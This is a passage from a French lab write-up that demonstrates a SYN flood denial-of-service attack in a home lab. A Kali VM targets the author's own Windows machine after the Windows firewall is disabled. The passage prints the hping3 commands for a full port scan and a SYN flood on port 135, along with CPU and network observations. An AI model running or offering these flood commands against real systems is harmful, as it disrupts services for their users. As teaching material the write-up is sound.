Distribuée : Une attaque DoS distribuée utilise un botnet qui répartit la source de paquets malveillants sur de nombreuses machines. Les sources sont réelles, mais la nature distribuée de l'attaque la rend difficile à mitiger. Chaque appareil du botnet peut également falsifier son adresse IP, ajoutant au niveau d'obscurcissement. Plus le botnet est grand, moins il est nécessaire de masquer l'adresse IP.

2.1.4 LAB : SYN FLOOD

Dans ce LAB, nous allons mener une attaque par déni de service synchrone (SYN flood).

Les Outils qu'on va utiliser sont :

Oracle VM VirtualBox

Machine Virtuelle (Attaquant): Kali Linux

Machine Hôte (Victime): Windows 10

Tools: hping3, Resource Monitor, Task manager, Wireshark

Première chose qu'on va faire est d'allumer la machine hôte et lancer la machine virtuelle Kali.

On doit configurer la machine virtuelle Kali pour qu'elle soit dans la même plage réseau que notre machine Windows. Pour ça on va changer les paramètres de la machine virtuelle. On suit les étapes suivants :

Configuration → Réseau → Mode d'accès réseau

Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.





Figure 6: Adapter de la machine Kali

Maintenant on doit connaître l'adresse IP de chaque machine. Pour la machine Windows on va utiliser "invite de command" et lancer la commande suivante: **ipconfig**



```
c:\ Select Command Prompt
Link-local IPv6 Address . . . . . : fe80::91fe:4b5f:9800:3879%2
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Connexion au réseau local* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Connexion au réseau local* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix . . . . . :
    Link-local IPv6 Address . . . . . : fe80::74f7:ffdc:66d7:f84a%17
    IPv4 Address . . . . . : 192.168.1.26
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::65e:a4ff:fe81:77e0%17
                                         192.168.1.1


Ethernet adapter Connexion réseau Bluetooth:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

C:\Users\AYOUB>
```

Figure 7: Adresse IP de la machine Windows

L'adresse IP de notre machine Windows est : 192.168.1.26

Pour la machine Kali, on va ouvrir "Terminal" et taper la commande suivante : **ifconfig**



```
kali㉿kali: ~
File Actions Edit View Help

[(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.27  netmask 255.255.255.0  broadcast 192.168.1.255
          inet6 fe80::7ebd:ca03:a60e:a8d4  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
              RX packets 197281  bytes 11853151 (11.3 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 2097362  bytes 1231940455 (1.1 GiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 898519  bytes 35940840 (34.2 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 898519  bytes 35940840 (34.2 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figure 8: Adresse IP de la machine Kali

L'adresse IP de la machine Kali est: 192.168.1.27

Maintenant On doit tester le ping. Mais avant on va désactiver le Pare-feu sous Windows. Pour ça on suit les étapes suivantes :

[Ouvrir Panneau de Configuration → Système et Sécurité → Pare-feu Windows → Activer/Désactiver Pare-feu Windows. ET on le désactive.](#)




Figure 9: Désactivation du Pare-Feu Windows

Maintenant, on teste le ping en utilisant pour les deux machines la commande suivante : **ping @IP**

```
Command Prompt
Connection-specific DNS Suffix . :
Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::74f7:ffdc:66d7:f84a%17
  IPv4 Address . . . . . : 192.168.1.26
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::65e:a4ff:fe81:77e0%17
                                         192.168.1.1
Ethernet adapter Connexion réseau Bluetooth:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

C:\Users\AYOUB>ping 192.168.1.27

Pinging 192.168.1.27 with 32 bytes of data:
Reply from 192.168.1.27: bytes=32 time=1ms TTL=64
Reply from 192.168.1.27: bytes=32 time<1ms TTL=64
Reply from 192.168.1.27: bytes=32 time<1ms TTL=64
Reply from 192.168.1.27: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.27:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\AYOUB>
```

Figure 10: Ping vers la machine Kali

```

kali@kali: ~
File Actions Edit View Help
inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 197281 bytes 11853151 (11.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2097362 bytes 1231940455 (1.1 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

File: lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 898519 bytes 35940840 (34.2 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 898519 bytes 35940840 (34.2 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(kali㉿kali)-[~]
$ ping 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=1 ttl=128 time=0.368 ms
64 bytes from 192.168.1.26: icmp_seq=2 ttl=128 time=0.846 ms
64 bytes from 192.168.1.26: icmp_seq=3 ttl=128 time=0.847 ms
64 bytes from 192.168.1.26: icmp_seq=4 ttl=128 time=0.783 ms
64 bytes from 192.168.1.26: icmp_seq=5 ttl=128 time=0.875 ms
64 bytes from 192.168.1.26: icmp_seq=6 ttl=128 time=0.767 ms

```

Figure 11: Ping vers la machine Windows

La dernière étape avant qu'on lancer notre attaque est qu'on va voir la capacité d'utilisation de CPU et le trafique TCP sous notre machine Windows pour qu'on peut faire une comparaison après.




Figure 12: Etat de CPU avant l'attaque SYN Flood




Figure 13: Etat de réseau avant l'attaque SYN Flood

Maintenant on va commencer notre attaque. En utilisant l'outil 'hping3' on lance la commande suivante pour scanner et trouver les ports ouverts:

`sudo hping3 -scan 1-65000 192.168.1.26`

```

kali㉿kali: ~
File Actions Edit View Help

[(kali㉿kali)-[~]
$ sudo hping3 -scan 1-65000 192.168.1.26 -S
Scanning 192.168.1.26 (192.168.1.26), port 1-65000
65000 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl | id | win | len |
+-----+-----+-----+-----+-----+
 135 epmap      : .S..A... 128 33762 65392 46
 139 netbios-ssn: .S..A... 128 43490 8192 46
 445 microsoft-d: .S..A... 128 12515 65392 46
 5040          : .S..A... 128 59373 65392 46
 49490         : .S..A... 128 26196 65392 46
 49664         : .S..A... 128 50516 65392 46
 49665         : .S..A... 128 50772 65392 46
 49666         : .S..A... 128 51028 65392 46
 49667         : .S..A... 128 51284 65392 46
 49668         : .S..A... 128 51540 65392 46
 49669         : .S..A... 128 51796 65392 46
All replies received. Done.
Not responding ports:
[(kali㉿kali)-[~]
$ 


```

Figure 14: Scan des ports ouverts

Après qu'on a identifié les ports ouverts, on va choisir l'un de ces ports pour lancer notre attaque. Par exemple le port: 135. Et on lance la commande suivante:

`sudo hping3 -S -p 135 --flood 192.168.1.26`

- S** : signifie que les paquets sont de type SYN.
- p** : pour spécifier le port.
- flood** : envoyer un nombre énorme de paquets avec une vitesse rapide sans attendre la réponse.



```
(kali㉿kali)-[~]
$ sudo hping3 -S -p 135 --flood 192.168.1.26
HPING 192.168.1.26 (eth0 192.168.1.26): S set, 40 headers + 0 data bytes
hpingle in flood mode, no replies will be shown
[1] Sequence Number (bytes) 1494595418
[2] Next Sequence Number (bytes) 1 (relative sequence number)
```

Figure 15: Attaque de SYN Flood

Ensuite, on va aller voir encore une fois le taux d'utilisation de CPU et le trafique TCP.




Figure 16: Etat de CPU après l'attaque de SYN Flood




Figure 17: Etat de réseau après l'attaque de SYN Flood

